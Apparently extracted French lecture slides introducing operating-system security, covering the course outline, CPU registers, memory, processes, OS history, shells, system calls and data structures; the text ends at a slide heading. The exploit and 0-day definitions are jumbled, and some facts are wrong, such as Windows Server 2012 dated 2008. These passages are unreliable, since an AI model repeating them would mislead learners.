



# Sécurité des Systèmes d'Exploitation & Programmation Système

## Sommaire de la Session

- ❖ Architecture des Systèmes d'Exploitation
- ❖ Programmation Système
- ❖ Rétro-Ingénierie
- ❖ (In)Sécurité des Systèmes d'Exploitation

# Architecture des Systèmes d'Exploitation

- ❖ Vue d'Ensemble des Machines
- ❖ Le Processeur et la Gestion de la Mémoire
- ❖ Architecture et Concept des Systèmes d'Exploitation

# Programmation Système

- ❖ Langage de Programmation C
- ❖ Langage de Programmation Assembleur
- ❖ Les Structures de Données

# Rétro-Ingénierie

- ❖ La Rétro-Ingénierie
- ❖ Analyse Statique et Dynamique de Binaire

## Sécurité des Systèmes d'Exploitation

- ❖ Identification et Exploitation de Vulnérabilité Système
- ❖ Mesure de Prévention Contre l'Exploitation de Vulnérabilité Système
- ❖ Contrôle d'accès (Hardening OS) (Setuid, cloisonnement, AD GPO, sécurité apporté par les OS)
- ❖ Virtualisation
- ❖ Hardening

# Prérequis et installation

## Installation de l'hyperviseur

- VirtualBox ou VMware

## Installation de machines virtuelles x64 bits

- [Microsoft Windows 7](#)
- [Debian Linux](#)
- [Kali Linux](#)

# Terminologie

## Machine

Un ordinateur, un serveur, fait parfois référence au processeur

## Binaire

Un exécutable tel qu'un .EXE, ELF, MachO, etc.

## Malware

Un binaire malveillant destiné à persister sur une machine, comme un Rootkit ou un outil d'accès distant (RAT)

## Vulnérabilité

Un bug dans un binaire qui peut être exploité par un exploit

## Exploiter (en tant que nom)

Des données spécialement conçues qui utilisent des vulnérabilités pour forcer

Le binaire en faisant quelque chose d'involontaire  
Par cette définition, les exploits ne sont pas explicitement  
des logiciels malveillants 0 jour


Une vulnérabilité inconnue ou non reproduite qui peut être  
utilisée par un exploit

Un jour peut également être un exploit à l'aide de la vuln  
non reproduite


# Architecture des Systèmes d'Exploitation

# Architecture des ordinateurs

- ❖ Un ordinateur est une machine (de Turing) électronique programmable qui fonctionne par la lecture séquentielle d'un ensemble d'instructions, organisées en programmes, qui lui font exécuter des opérations logiques et arithmétiques sur des chiffres binaires.
- ❖ Des tests et des sauts conditionnels permettent de changer d'instruction suivante, et donc d'agir différemment en fonction des données ou des nécessités du moment.



# Architecture des ordinateurs



## ❖ Matériel (Hardware)

Ensemble des composants mécaniques et électroniques de la machine : processeur(s), mémoires, périphériques, bus de liaison, alimentation...


## ❖ Logiciel (Software)

Ensemble des programmes, de quelque niveau que ce soit, exécutables par un ou plusieurs niveaux de l'ordinateur. Le logiciel est immatériel même s'il peut être stocké physiquement sur des supports mémoires. Sa conception relève de la propriété intellectuelle.

# Architecture des ordinateurs


- ❖ Dès sa mise sous tension, un ordinateur exécute, l'une après l'autre, des instructions qui lui font lire, manipuler, puis réécrire un ensemble de données.

➤ BIOS -> MBR -> BOOTLOADER -> OS



# Le Processeur


- ❖ Un processeur est un composant présent dans de nombreux dispositifs électroniques qui exécute les instructions machine des programmes informatiques.
- ❖ Elle est composé d'une unité de contrôle, une unité d'entrée-sortie, une horloge et des registres.



# Le Processeur

- ❖ Le séquenceur, ou unité de contrôle, se charge de gérer le processeur. Il peut décoder les instructions, choisir les registres à utiliser, gérer les interruptions ou initialiser les registres au démarrage. Il fait appel à l'unité d'entrée-sortie pour communiquer avec la mémoire ou les périphériques.
- ❖ L'horloge doit fournir un signal régulier pour synchroniser tout le fonctionnement du processeur. Elle est présente dans les processeurs synchrones mais absente des processeurs asynchrones.


## CPU Architecture



Englander: The Architecture of Computer  
Hardware and Systems Software, 2nd edition  
Chapter 7, Figure 07-01


# Le Processeur

- ❖ Les registres sont des zones mémoires internes très rapides, pouvant être accédées facilement. Un plus grand nombre de registres permettra au processeur d'être plus indépendant de la mémoire. La taille des registres dépend de l'architecture, mais est généralement de quelques octets et correspond au nombre de bit de l'architecture (un processeur 8 bits aura des registres d'un octet).



# Le Processeur

- ❖ Les registres définissent la taille maximal de l'architecture (8/16/32/64 bits).
- ❖ Le programmeur n'est pas obligé d'utiliser toute la taille du registre. Il peut accéder seulement aux parties basses ou hautes des registres (de 8 (AL) à 64 bits (RAX)).



# Le Processeur

## ❖ Le pointeur de pile (ESP) et de l'instruction (EIP)


Sert à stocker l'adresse du sommet des piles (opération à exécuter), qui sont en fait des structures de données généralement utilisées pour gérer des appels de sous-programmes (dans l'ordre inverse) et l'instruction (adresse de la mémoire) courante à exécuter.

## ❖ Le registre de données (\*S) et d'état (EFLAG)

Composé de plusieurs bits, appelés drapeaux (flags), servant à stocker des informations concernant le résultat de la dernière instruction exécutée et contiennent les numéros de segment mémoire dans lesquels sont stockées des données.


## ❖ Les registres généraux (ABCD)

Servent à stocker les données/adresses allant être utilisées ce qui permet d'économiser des allers-retours avec la mémoire.




# La mémoire

- La mémoire est centrale est appelé « Random Access Memory »
- Le processeur accède aux données en RAM à hauteur d'un accès par instruction




# La gestion de la mémoire

- Les processus ont besoin de mémoire afin de stocker de l'information
- La mémoire virtuelle est une abstraction de la mémoire physique
- La mémoire virtuelle donne l'illusion au processus de disposer de tout l'espace physique




# Les Processus et les Threads

- Les processus sont des images de fichier en mémoire
- Un processus vit dans un espace mémoire
- Les zones mémoires dynamique se modifiant au gré de la vie du programme
- Les threads sont des processus



# Les Systèmes d'Exploitation

# Rôle



- ❖ Interface entre l'humain et le matériel
- ❖ Permet “d'exploiter” le matériel, le contrôler et utiliser en passant par des logiciels qui sont exécutés par l'OS
- ❖ Une couche d'abstraction
- ❖ Se compose généralement d'un bootloader et d'un noyau (kernel)
- ❖ Certaines actions demandent des pilotes d'un matériel spécifique ou des bibliothèques pour des logiciels particulières
- ❖ La prise de contrôle d'OS ⇔ la prise de contrôle du PC

# Histoire



1971 - Unix

1984 - macOS

1985 - MS-DOS

1991 - Gnu/Linux & Solaris

1992 - FreeBSD & NetBSD

1994 - OpenBSD

1995 - Windows 95

2001 - Windows XP


2007 - iOS

2008 - Windows Server 2012 & Android

2009 - Windows 7

# Familles

## Operating Systems



- ❖ Microsoft
  - Facile à utiliser
  - Super utilisé
  - Peu sécurisé
  - Propriétaire
- ❖ Unix
  - Super sécurisé
  - Super puissant
  - Super portable
  - Open-Source
  - Difficile à utiliser
- ❖ Apple
  - Super facile à utiliser
  - Sécurisé
  - Verrouillé

# Shells



Un shell est un environnement de travail en ligne de commande (console/terminal) qui contient ses propres commandes et qui permet de contrôler l'OS.


## ❖ Windows

- BATCH
- POWERSHELL

## ❖ Unix & Mac

- SH
- BASH

# Appels Systèmes



- ❖ Les instructions assembleur ne suffisent pas eux même pour interagir complètement avec l'OS.
- ❖ Si besoin d'appeler une fonction particulière (comme affichage à l'écran), nous allons utiliser des appels systèmes, en stockant leur nombre dans les registres, afin que l'OS puisse les récupérer et exécuter.
- ❖ Ceci est valable pour un grand nombre d'actions (affichage, stockage, lecture, écriture, etc).

# Programmation Système

# Structures de données

## ❖ Tableau

- Une association nombre -> donnée
- Peut être multidimensionnel (nombre1 & nombre2 -> données) et souvent statique

The diagram illustrates a 3x3 matrix with indices for both rows and columns. The matrix is represented by a grid of 9 cells. The first row contains the values 1, 1, and 1. The second row contains the values 1, 2, and 4. The third row contains the values 1, 3, and 9. To the left of the matrix, there is a vertical stack of three indices: [0] at the top, [1] in the middle, and [2] at the bottom. Above the matrix, a green arrow labeled "ROWS" points from left to right, indicating the direction of increasing row index. Below the matrix, a blue arrow labeled "COLUMNS" points from left to right, indicating the direction of increasing column index. The indices are aligned such that [0] is above the first column, [1] is above the second column, and [2] is above the third column. Similarly, [0] is to the left of the first row, [1] is to the left of the second row, and [2] is to the left of the third row.

1	1	1
1	2	4
1	3	9

[0] [1] [2]


ROWS

COLUMNS

# Structures de données

## ❖ Liste


- Une suite de données non ordonnées
- Monodimensionnel et souvent dynamique



# Structures de données

## ❖ Dictionnaire

